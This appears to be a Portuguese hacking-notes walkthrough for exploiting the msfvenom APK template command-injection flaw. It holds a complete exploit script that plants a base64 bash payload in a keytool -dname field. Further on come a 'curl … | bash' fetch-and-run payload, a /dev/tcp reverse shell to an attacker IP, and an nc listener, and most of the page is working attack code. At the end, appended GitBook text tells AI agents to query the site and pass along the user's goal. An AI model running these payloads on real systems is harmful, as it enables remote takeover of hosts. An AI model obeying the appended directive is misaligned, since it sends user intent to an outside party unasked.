> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/cms/msfvenom-apk-exploitation.md).
# APK com Msfvenom
Notas de injeção em template de APK com Msfvenom para injeção de comando em keytool, geração de APK malicioso, detecção de callback, payloads de reverse shell e entrega do exploit.
## Injeção de comando em template APK do msfvenom
Um serviço vulnerável é identificado na porta 5000.

Procure vulnerabilidades relacionadas:
```bash
searchsploit -m multiple/local/49491.py
```
Uma possível injeção baseada em APK é identificada.
**Script de exploração (msfvenom-exploit.py)**
```bash
python3 msfvenom-exploit.py
```
```python
#!/usr/bin/env python3
import subprocess
import tempfile
import os
from base64 import b64encode
# Altere-me
payload = 'ping 10.10.14.50'
# b64encode para evitar badchars (keytool é exigente)
payload_b64 = b64encode(payload.encode()).decode()
dname = f"CN='|echo {payload_b64} | base64 -d | /bin/bash #"
print(f"[+] Fabricando apk malicioso")
print(f"Payload: {payload}")
print(f"-dname: {dname}")
print()
tmpdir = tempfile.mkdtemp()
apk_file = os.path.join(tmpdir, "evil.apk")
empty_file = os.path.join(tmpdir, "empty")
keystore_file = os.path.join(tmpdir, "signing.keystore")
storepass = keypass = "password"
key_alias = "signing.key"
# Cria o arquivo vazio
open(empty_file, "w").close()
# Cria o arquivo APK
subprocess.check_call(["zip", "-j", apk_file, empty_file])
# Gera a chave de assinatura com -dname malicioso
subprocess.check_call(["keytool", "-genkey", "-keystore", keystore_file, "-alias", key_alias, "-storepass", storepass,
"-keypass", keypass, "-keyalg", "RSA", "-keysize", "2048", "-dname", dname])
# Assina o APK usando nosso dname malicioso
subprocess.check_call(["jarsigner", "-sigalg", "SHA1withRSA", "-digestalg", "SHA1", "-keystore", keystore_file,
"-storepass", storepass, "-keypass", keypass, apk_file, key_alias])
print()
print(f"[+] Pronto! O apkfile está em {apk_file}")
print(f"Execute: msfvenom -x {apk_file} -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null")
```

O script gera um arquivo temporário contendo um APK malicioso.
**Análise de pacotes ICMP**
Monitore a atividade de rede para um callback:
```bash
tcpdump -i tun0 icmp -n
```
### **Exploração de RCE com Msfvenom**
Modifique o payload para estabelecer uma conexão reversa:
```bash
# Altere-me
payload = 'curl 10.10.14.50 | bash'
```
Crie um `index.html` arquivo contendo:
```bash
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.50/443 0>&1
```
Inicie um servidor HTTP:
```bash
python3 -m http.server 80
```
Depois, aguarde a conexão na porta 443:
```bash
nc -nlvp 443
```
Assim que o APK for enviado e executado no alvo, um shell remoto é obtido.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/cms/msfvenom-apk-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)

.png?alt=media)
.png?alt=media)